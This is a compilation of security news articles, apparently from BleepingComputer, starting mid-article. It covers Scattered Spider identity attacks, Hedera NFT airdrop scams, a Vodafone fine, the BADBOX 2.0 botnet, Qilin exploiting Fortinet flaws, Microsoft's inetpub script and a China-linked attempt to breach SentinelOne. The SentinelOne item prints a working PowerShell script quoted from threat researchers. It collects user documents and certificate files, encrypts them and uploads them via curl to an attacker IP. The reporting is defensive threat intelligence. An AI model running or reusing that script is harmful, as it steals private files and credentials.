
But, the attacks we're experiencing at the moment should give security stakeholders plenty of ammunition as to why help desk reforms are vital to securing the business (and what can happen if you don't make changes).

3. Scattered Spider don't just do help desk scams

All that said, there's a bigger picture here — help desk scams aren't the only tool in the Scattered Spider toolkit.

They've consistently used a range of techniques, with a particular affinity for SIM swapping, smishing, and even basic credential phishing (usually targeted at Okta accounts).

And this year, security researchers have observed Scattered Spider increasingly using Attacker-in-the-Middle (AiTM) phishing toolkits to bypass MFA.



This is very much on-brand for Scattered Spider. They exclusively use identity-based methods for their initial intrusions, all of which are designed to bypass MFA and achieve account takeover.

Their attacks are usually very direct. Scattered Spider tend to go straight for accounts that have elevated permissions, enabling them to quickly progress their attack.

For example, in the 2023 MGM attack, the attacker directly accessed an account with Super Admin permissions in Okta, which they combined with an inbound federation attack to impersonate any user in the tenant, get Azure admin privileges, and authenticate to the Azure-hosted VMware environment where they deployed ransomware.

They've also demonstrated that they are specifically targeting VMware servers as their target for ransomware deployment/encryption, noted in the MGM and M&S attacks. By targeting the VMware hypervisor (usually by adding their compromised identity to the Admins group in VCentre), they're able to consciously evade endpoint-level controls running on the virtual machines themselves, such as EDR.

Particularly if we consider the bigger picture with adjacent groups like ShinyHunters, who were behind the Snowflake attacks in 2024, and the severity of their attacks, we can see similar goals but different ways of achieving those goals.

The Snowflake attacks leveraged stolen credentials from prior infostealer infections dating back to 2021 to log into accounts without MFA (with widespread MFA gaps a big problem due to the nature of Snowflake identity management at the time), resulting in hundreds of millions of breached records across 165 victims.

You can also look at groups like Lapsus\$, who've demonstrated strikingly similar techniques in the past too.

So in summary, Scattered Spider uses a range of identity-based techniques to take over privileged accounts for their initial intrusion, all of which are designed to bypass MFA. They aren't wedded to any specific technique though, and will use whatever means necessary within that identity-based framework to get the job done.

Conclusion

You can think of Scattered Spider as a kind of "post-MFA" threat actor that does everything they can to evade established security controls.

By targeting identities and account takeovers, they bypass endpoint and network surfaces as much as possible, until the very end of the attack chain — by which point it's almost too late to be relying on those controls.

So, don't over-index on help desk scams — you need to consider your broader identity attack surface and various intrusion methods, from apps and accounts with MFA gaps, local accounts giving attackers a backdoor into accounts otherwise accessed with SSO, and MFA-bypassing AiTM phishing kits that are the new normal for phishing attacks.

Source: <https://www.bleepingcomputer.com/news/security/scattered-spider-three-things-the-news-doesnt-tell-you/>

6. FBI warns of NFT airdrop scams targeting Hedera Hashgraph wallets

The FBI is warning about a new scam where cybercriminals exploit NFT airdrops on the Hedera Hashgraph network to steal crypto from cryptocurrency wallets.

Airdrops are a method of distributing cryptocurrency tokens for free to wallet addresses, usually as part of a marketing, community growth, or reward campaign, but they are also used as bait for scams.

"The Hedera Hashgraph is the distributed ledger used by Hedera. The airdrop feature was originally created by the Hedera Hashgraph network for marketing purposes; however, cyber criminals can exploit this tactic to collect victim data to steal cryptocurrency," explains the FBI advisory.

In the attacks targeting wallets on the Hedera Hashgraph network, the threat actors send unsolicited NFTs or tokens to users' wallets with memos prompting users to click on a URL to claim their reward.

Clicking the link takes victims to phishing sites or dApps that ask them to input sensitive information like account passwords and wallet recovery seed phrases.

The attackers can then use this sensitive information to hijack the victim's wallets and empty them.

Hedera Hashgraph is a distributed ledger technology (DLT) and public network, similar to Ethereum and Bitcoin, but built on a fundamentally different structure called a hashgraph rather than a blockchain.

Unlike blockchains that store data in sequential blocks, hashgraph uses a gossip protocol and virtual voting to achieve consensus, allowing for faster, more scalable, and more energy-efficient operations.

This technology was introduced in 2018 as a next-generation distributed ledger aiming to overcome the limitations of conventional blockchains, and scammers have started to target it more as its popularity and adoption rise.

FBI says that fraudsters currently promote their fraud campaigns beyond the unsolicited NFT airdrops, including phishing emails, social media advertisements, and fake websites.

Protection advice

When receiving airdrop alerts, it is advisable to always verify their legitimacy with the official source before engaging.

Verify using the official customer service number/email address, and never the ones listed on emails, as those could direct the communication to the scammers.

During the NFT claiming or minting process, it is crucial never to share passwords, seed phrases, or one-time passwords (OTPs), unless you initiated contact.

Finally, cryptocurrency accounts should be regularly monitored for signs of unauthorized activity/transactions and suspicious login attempts.

If you suspect you have been compromised by scammers, it is advisable to contact your account providers and report it as soon as possible.

Then, report the incident to the FBI's Internet Crime Complaint Center (IC3) with details such as cryptocurrency addresses and transaction information (ID, date, amount).

Source: <https://www.bleepingcomputer.com/news/security/fbi-warns-of-nft-airdrop-scams-targeting-hedera-hashgraph-wallets/>

7. Germany fines Vodafone \$51 million for privacy, security breaches

The German data protection authority (BfDI) has fined Vodafone GmbH, the telecommunications company's German subsidiary, €45 million (\$51.4 million) for privacy and security violations.

"Due to malicious employees in partner agencies who broker contracts to customers on behalf of Vodafone, there had been fraud cases due to fictitious contracts or contract changes at the expense of customers, among other things," BfDI said on Thursday.

BfDI imposed a €15 million fine on Vodafone GmbH for failing to monitor partner agencies whose employees made unauthorized contract changes or tricked customers into signing fictitious contracts.

The British multinational telecommunications company was hit with a second €30 million fine for authentication vulnerabilities of its MeinVodafone ("My Vodafone") and the company's hotline, which allowed attackers to access customer eSIM profiles.

"Where data breaches take place, sanctions must be imposed. However, with my work, I also want to ensure that data breaches do not occur in the first place. Companies that want to comply with data protection law must be empowered to do so," added Prof. Dr. Louisa Specht-Riemenschneider, the Federal Commissioner for Data Protection and Freedom of Information.

"I would like to point out that Vodafone has cooperated with me continuously and without restriction throughout the entire proceedings and has also disclosed circumstances that have incriminated the company."

Vodafone has updated its processes and systems, replacing some of them to mitigate future risks. The company has also updated procedures for selecting and auditing partner agencies, and it has severed ties with partners linked to fraudulent activities.

The telecom giant has already paid the fines and donated several million euros to organizations that promote data protection, media literacy, and combating cyberbullying, the BfDI said.

Vodafone offers mobile and fixed services to over 330 million customers in 15 countries across Europe, Asia, Africa, and Oceania. Its financial technology businesses also serve nearly 83 million customers in seven African countries.

A Vodafone spokesperson was not immediately available for comment when contacted by BleepingComputer today.

Source: <https://www.bleepingcomputer.com/news/security/germany-fines-vodafone-51-million-for-privacy-security-breaches/>

8. FBI: BADBOX 2.0 Android malware infects millions of consumer devices

The FBI is warning that the BADBOX 2.0 malware campaign has infected over 1 million home Internet-connected devices, converting consumer electronics into residential proxies that are used for malicious activity.

The BADBOX botnet is commonly found on Chinese Android-based smart TVs, streaming boxes, projectors, tablets, and other Internet of Things (IoT) devices.

"The BADBOX 2.0 botnet consists of millions of infected devices and maintains numerous backdoors to proxy services that cyber criminal actors exploit by either selling or providing free access to compromised home networks to be used for various criminal activity," warns the FBI.

These devices come preloaded with the BADBOX 2.0 malware botnet or become infected after installing firmware updates and through malicious Android applications that sneak onto Google Play and third-party app stores.

"Cyber criminals gain unauthorized access to home networks by either configuring the product with malicious software prior to the users purchase or infecting the device as it downloads required applications that contain backdoors, usually during the set-up process," explains the FBI.

"Once these compromised IoT devices are connected to home networks, the infected devices are susceptible to becoming part of the BADBOX 2.0 botnet and residential proxy services⁴ known to be used for malicious activity."

Once infected, the devices connect to the attacker's command and control (C2) servers, where they receive commands to execute on the compromised devices, such as:

- Residential Proxy Networks: The malware routes traffic from other cybercriminals through victims' home IP addresses, masking malicious activity.
- Ad Fraud: BADBOX can load and click ads in the background, generating ad revenue for the threat actors.
- Credential Stuffing: By leveraging victim IPs, attackers attempt to access other people's accounts using stolen credentials.

BADBOX 2.0 evolved from the original BADBOX malware, which was first identified in 2023 after it was found pre-installed in cheap, no-name Android TV boxes like the T95.

Over the years, the malware botnet continued expanding until 2024, when Germany's cybersecurity agency disrupted the botnet in the country by sinkholing the communication between infected devices and the attacker's infrastructure, effectively rendering the malware useless.

However, that did not stop the threat actors, with researchers saying they found the malware installed on 192,000 devices a week later. Even more concerning, the malware was found on more mainstream brands, like Yandex TVs and Hisense smartphones.


Unfortunately, despite the previous disruption, the botnet continued to grow, with HUMAN's Satori Threat Intelligence stating that over 1 million consumer devices had become infected by March 2025.

This new larger botnet is now being called BADBOX 2.0 to indicate a new tracking of the malware campaign.

"This scheme impacted more than 1 million consumer devices. Devices connected to the BADBOX 2.0 operation included lower-price-point, "off brand", uncertified tablets, connected TV (CTV) boxes, digital projectors, and more," explains HUMAN.

"The infected devices are Android Open Source Project devices, not Android TV OS devices or Play Protect certified Android devices. All of these devices are manufactured in mainland China and shipped globally; indeed, HUMAN observed BADBOX 2.0-associated traffic from 222 countries and territories worldwide."

Researchers at HUMAN estimate that the BADBOX 2.0 botnet spans 222 countries, with the highest number of compromised devices in Brazil (37.6%), the United States (18.2%), Mexico (6.3%), and Argentina (5.3%).



BADBOX 2.0 Global Distribution

Source: HUMAN Satori

In a joint operation led by HUMAN's Satori team and Google, Trend Micro, The Shadowserver Foundation, and other partners, the BADBOX 2.0 botnet was disrupted again to prevent over 500,000 infected devices from communicating with the attacker's servers.

However, even with that disruption, the botnet continues to grow as consumers purchase more compromised products and connect them to the Internet.

A list of devices known to be impacted by the BADBOX malware are listed below:

Device Model	Device Model	Device Model	Device Model
TV98	X96Q_Max_P	Q96L2	X96Q2
X96mini	S168	ums512_1h10_Natv	X96_S400
X96mini_RP	TX3mini	HY-001	MX10PRO
X96mini_Plus1	LongTV_GN7501E	Xtv77	NETBOX_B68
X96Q_PR01	AV-M9	ADT-3	OCBN
X96MATE_PLUS	KM1	X96Q_PRO	Projector_T6P
X96QPRO-TM	sp7731e_1h10_native	M8SPROW	TV008
X96Mini_5G	Q96MAX	Orbsmart_TR43	Z6
TVBOX	Smart	KM9PRO	A15
Transpeed	KM7	iSinbox	I96
SMART_TV	Fujicom-SmartTV	MXQ9PRO	MBOX
X96Q	isinbox	Mbox	R11
GameBox	KM6	X96Max_Plus2	TV007
Q9 Stick	SP7731E	H6	X88
X98K	TXCZ		

Symptoms of a BADBOX 2.0 infection include suspicious app marketplaces, disabled Google Play Protect settings, TV streaming devices advertised as being unlocked or able to access free content, devices from unknown brands, and suspicious Internet traffic.

Furthermore, this malware is commonly found on devices not Google Play Protect certified.

The FBI strongly advises consumers to protect themselves from the botnet by following these steps:

Assess all IoT devices connected to home networks for suspicious activity.

Never download apps from unofficial marketplaces offering "free streaming" apps.

Monitor Internet traffic to and from home networks.

Keep all devices in your home updated with the latest patches and updates.

Finally, if you suspect your device is compromised, you should isolate it from the rest of the network and restrict its Internet access, effectively disrupting the malware.

Source: <https://www.bleepingcomputer.com/news/security/fbi-badbox-20-android-malware-infests-millions-of-consumer-devices/>

9. Critical Fortinet flaws now exploited in Qilin ransomware attacks

The Qilin ransomware operation has recently joined attacks exploiting two Fortinet vulnerabilities that allow bypassing authentication on vulnerable devices and executing malicious code remotely.

Qilin (also tracked as Phantom Mantis) surfaced in August 2022 as a Ransomware-as-a-Service (RaaS) operation under the "Agenda" name and has since claimed responsibility for over 310 victims on its dark web leak site.

Its victim list also includes high-profile organizations, such as automotive giant Yangfeng, publishing giant Lee Enterprises, Australia's Court Services Victoria, and pathology services provider Synnovis. The Synnovis incident impacted several major NHS hospitals in London, which forced them to cancel hundreds of appointments and operations.

Threat intelligence company PRODAFT, which spotted these new and partially automated Qilin ransomware attacks targeting several Fortinet flaws, also revealed that the threat actors are currently focusing on organizations from Spanish-speaking countries, but they expect the campaign to expand worldwide.

"Phantom Mantis recently launched a coordinated intrusion campaign targeting multiple organizations between May and June 2025. We assess with moderate confidence that initial access are being achieved by exploiting several FortiGate vulnerabilities, including CVE-2024-21762, CVE-2024-55591, and others," PRODAFT says in a private flash alert shared with BleepingComputer.

"Our observations indicate a particular interest in Spanish-speaking countries, as reflected in the data presented in the table below. However, despite this regional focus, we assess that the group continues to select its targets opportunistically, rather than following a strict geographical or sector-based targeting pattern."



One of the flaws abused in this campaign, tracked as CVE-2024-55591, was also exploited as a zero-day by other threat groups to breach FortiGate firewalls as far back as November 2024. The Mora_001 ransomware operator has also used it to deploy the SuperBlack ransomware strain linked to the infamous LockBit cybercrime gang by Forescout researchers.

The second Fortinet vulnerability exploited in these Qilin ransomware attacks (CVE-2024-21762) was patched in February, with CISA adding it to its catalog of actively exploited security flaws and ordering federal agencies to secure their FortiOS and FortiProxy devices by February 16.

Almost a month later, the Shadowserver Foundation announced that it had found that nearly 150,000 devices were still vulnerable to CVE-2024-21762 attacks.

Fortinet security vulnerabilities are often exploited (frequently as zero days) in cyber espionage campaigns and for breaching corporate networks in ransomware attacks.

For instance, in February, Fortinet disclosed that the Chinese Volt Typhoon hacking group used two FortiOS SSL VPN flaws (CVE-2022-42475 and CVE-2023-27997) to deploy the Coathanger custom remote access trojan (RAT) malware, which had been previously used to backdoor a Dutch Ministry of Defence military network.

Source: <https://www.bleepingcomputer.com/news/security/critical-fortinet-flaws-now-exploited-in-gilin-ransomware-attacks/>

10. Microsoft shares script to restore inetpub folder you shouldn't delete

Microsoft has released a PowerShell script to help restore an empty 'inetpub' folder created by the April 2025 Windows security updates if deleted. As Microsoft previously warned, this folder helps mitigate a high-severity Windows Process Activation privilege escalation vulnerability.

In April, after installing the new security updates, Windows users suddenly found that an empty C:\Inetpub folder was created. As this folder is associated with Microsoft's Internet Information Server, users found it confusing that it was created when the web server was not installed.

This caused some people to remove the folder, making them vulnerable again to the patched vulnerability. Microsoft said that users who removed it can manually recreate it by installing Internet Information Services from the Windows "Turn Windows Features on or off" control panel.


Once IIS is installed, a new inetpub folder will be added to the root of the C:\ drive, with files and the same SYSTEM ownership as the directory created by the April Windows security updates. Also, if you don't use IIS, you can uninstall it using the same Windows Features control panel to remove it, leaving the C:\inetpub folder behind.

On Wednesday, in a new update to the CVE-2025-21204 advisory, the company also shared a remediation script that helps admins re-create this folder from a PowerShell shell using the following commands:

```
Install-Script -Name Set-InetpubFolderAcl  
  
C:\Program Files\WindowsPowerShell\Scripts\Set-InetpubFolderAcl.ps1
```

As Redmond explains, the script will set the correct IIS permissions to prevent unauthorized access and potential vulnerabilities related to CVE-2025-21204.

It will also update access control list (ACL) entries for the DeviceHealthAttestation directory on Windows Server systems to ensure it is secure if created by the February 2025 security updates.



```

Administrator: Windows PowerShell
PS C:\Windows\system32> C:\Program Files\WindowsPowerShell\Scripts\Set-InetpubFolderAcl.ps1
Current security permissions on C:\inetpub:

Path      : Microsoft.PowerShell.Core\FileSystem::C:\inetpub
Owner     : NT AUTHORITY\SYSTEM
Group     : NT AUTHORITY\SYSTEM
Access    : CREATOR OWNER Allow 268435456
           NT AUTHORITY\SYSTEM Allow 268435456
           NT AUTHORITY\SYSTEM Allow FullControl
           BUILTIN\Administrators Allow 268435456
           BUILTIN\Administrators Allow FullControl
           BUILTIN\Users Allow -1610612736
           BUILTIN\Users Allow ReadAndExecute, Synchronize
           NT SERVICE\TrustedInstaller Allow 268435456
           NT SERVICE\TrustedInstaller Allow FullControl

Audit     :
Sddl      : O:SYG:SYD:PAI(A;OICIIO;GA;;;CO)(A;OICIIO;GA;;;SY)(A;FA;;;SY)(A;OICIIO;GA;;;BA)(A;FA;;;BA)(A;OICIIO;GXGR;;;BU)
           )(A;0x1200a9;;;BU)(A;OICIIO;GA;;;S-1-5-80-956008885-3418522649-1831038044-1853292631-2271478464)(A;FA;;;S-1-5-80-956008885-3418522649-1831038044-1853292631-2271478464)

New security permissions on C:\inetpub:

Path      : Microsoft.PowerShell.Core\FileSystem::C:\inetpub
Owner     : NT AUTHORITY\SYSTEM
Group     : NT AUTHORITY\SYSTEM
Access    : CREATOR OWNER Allow 268435456
  
```

Executing the script in Windows PowerShell (BleepingComputer)

Microsoft: "Don't delete it."

The security flaw (CVE-2025-21204) mitigated by this inetpub folder (automatically created by April's security updates even on systems where the IIS web server platform was not previously installed) is caused by an improper link resolution issue in the Windows Update Stack.

This likely means that Windows Update may follow symbolic links on unpatched devices in a way that can let local attackers trick the OS into accessing or modifying unintended files or folders.

Microsoft says successful exploitation allows attackers with low privileges to escalate permissions and manipulate or perform file management operations in the context of the NT AUTHORITY\SYSTEM account.

While removing the folder did not cause issues using Windows in our tests, Microsoft told BleepingComputer it was intentionally created and should not be deleted. Redmond issued the same warning in an updated advisory for the CVE-2025-21204 security flaw to warn users not to delete the empty %systemdrive%\inetpub folder.

"This folder should not be deleted regardless of whether Internet Information Services (IIS) is active on the target device. This behavior is part of changes that increase protection and does not require any action from IT admins and end users," the company cautioned.

Cybersecurity expert Kevin Beaumont also demonstrated that non-admin users can abuse this folder to block Windows updates from being installed by creating a junction between C:\inetpub and any Windows file.

Source: <https://www.bleepingcomputer.com/news/microsoft/microsoft-shares-script-to-restore-inetpub-folder-you-shouldnt-delete/>

11. SentinelOne shares new details on China-linked breach attempt

SentinelOne has shared more details on an attempted supply chain attack by Chinese hackers through an IT services and logistics firm that manages hardware logistics for the cybersecurity firm.

SentinelOne is an American endpoint protection (EDR/XDR) solutions provider that protects critical infrastructure in the country and numerous large enterprises.

It is a high-value target for state actors as compromising could serve as a springboard to accessing downstream corporate networks and gaining insight into detection capabilities to develop evasion methods.

SentinelLabs first reported on the attempted attack in April, with a new report today describing the attack as part of a broader campaign targeting over 70 entities worldwide between June 2024 and March 2025.



Targets of the campaign

Source: SentinelLabs

The targets include organizations in government, telecommunications, media, finance, manufacturing, research, and IT sectors.

The campaign is separated into two clusters. The first is 'PurpleHaze,' attributed to APT15 and UNC5174, covering a timeframe between September and October 2024.

SentinelOne was targeted by both clusters, once for reconnaissance and once for supply chain intrusion.



PurpleHaze (left) and ShadowPad (right) attacks on SentinelOne

Source: SentinelLabs

SentinelOne suspects that the threat actors in both campaigns exploited vulnerabilities in exposed network devices, including Ivanti Cloud Service Appliances and Check Point gateways.

"We suspect that the most common initial access vector involved the exploitation of Check Point gateway devices, consistent with previous research on this topic," reports SentinelLabs.

"We also observed communication to ShadowPad C2 servers originating from Fortinet Fortigate, Microsoft IIS, SonicWall, and CrushFTP servers, suggesting potential exploitation of these systems as well."

PurpleHaze and ShadowPad campaigns

The PurpleHaze attack wave attempted to breach SentinelOne in October 2024, where threat actors conducted scans on the company's internet-exposed servers over port 443, looking to map accessible services.

The threat actors registered domains masquerading as SentinelOne infrastructure, such as `sentinelxdr[.]us` and `secmailbox[.]us`.

Based on evidence from other targets, including a South Asian government, successful attacks used the GOREshell backdoor, which was dropped on network-exposed endpoints using zero-day exploits.

The more recent activity cluster is 'ShadowPad,' conducted by APT41 between June 2024 and March 2025.

The threat actors attempted what is believed to be a supply chain attack on SentinelOne in early 2025, where APT41 used the ShadowPad malware, obfuscated via ScatterBrain, against an IT services and logistics company working with the cybersecurity company.

The attackers delivered the malware to the target via PowerShell, which used a 60-second delay to evade sandbox environments. The malware then scheduled a system reboot after 30 minutes to clear traces in memory.

Next, the hackers deployed the open-source remote access framework 'Nimbo-C2' to provide a wide range of remote capabilities, including screenshot capturing, PowerShell command execution, file operations, UAC bypass, and more.

The attackers also used a PowerShell-based exfiltration script that performs a recursive search for sensitive user documents, archives them in a password-locked 7-Zip archive, and exfiltrates them.


```
$days=600;
$dirs='C:\Users\'
$types='\.xls$|\.xlsx$|\.ods$|\.txt$|\.pem$|\.cert$|\.pfx$'
$upurl='https://45.13.199.209/rss/rss[.]php';
$pass='@WsxCFt6&UJMko0';
$wPath='C:\windows\vss';
$wDate=(Get-Date -Format 'yyyyMMdd');
$mac=((Get-NetAdapter | Where-Object { $_.Status -eq 'Up' } | Select-Object -First 1 -ExpandProperty
MacAddress) -replace '[-:]').ToLower();
New-Item -ItemType Directory -Path $wPath\temp;
Get-ChildItem $dirs -Recurse | Where-Object -FilterScript { $_.LastWriteTime -ge (Get-Date).AddDays
(-$days) -and $_.Name -match $types } | % { Copy-Item -Path $_.FullName -Destination $wPath\temp\ };
Compress-Archive -Path $wPath\temp -Update -DestinationPath $wPath\$mac-$wDate.zip;
C:\Program~1\7-Zip\7z.exe a -mhe=on $wPath\$mac-$wDate.dat -p"$pass" $wPath\*.zip;
cmd /c "curl.exe -X POST -F file=@$wPath\$mac-$wDate.dat -k $upurl";
Remove-Item -Path $wPath\temp,$wPath\*.zip,$wPath\*.dat -Recurse;
```

PowerShell data exfiltration script

Source: SentinelLabs

SentinelOne comments that the threat actors' goals remain unclear, but a supply chain compromise is the most likely scenario.

The cybersecurity company thoroughly examined its assets and reported that no compromise had been detected on SentinelOne software or hardware.

"This post highlights the persistent threat posed by China-nexus cyberespionage actors to a wide range of industries and public sector organizations, including cybersecurity vendors themselves," concludes SentinelOne.

"The activities detailed in this research reflect the strong interest these actors have in the very organizations tasked with defending digital infrastructure."

Source: <https://www.bleepingcomputer.com/news/security/sentinelone-shares-new-details-on-china-linked-breach-attempt/>

12. How To Protect Your Family's Smartphones While on Vacation

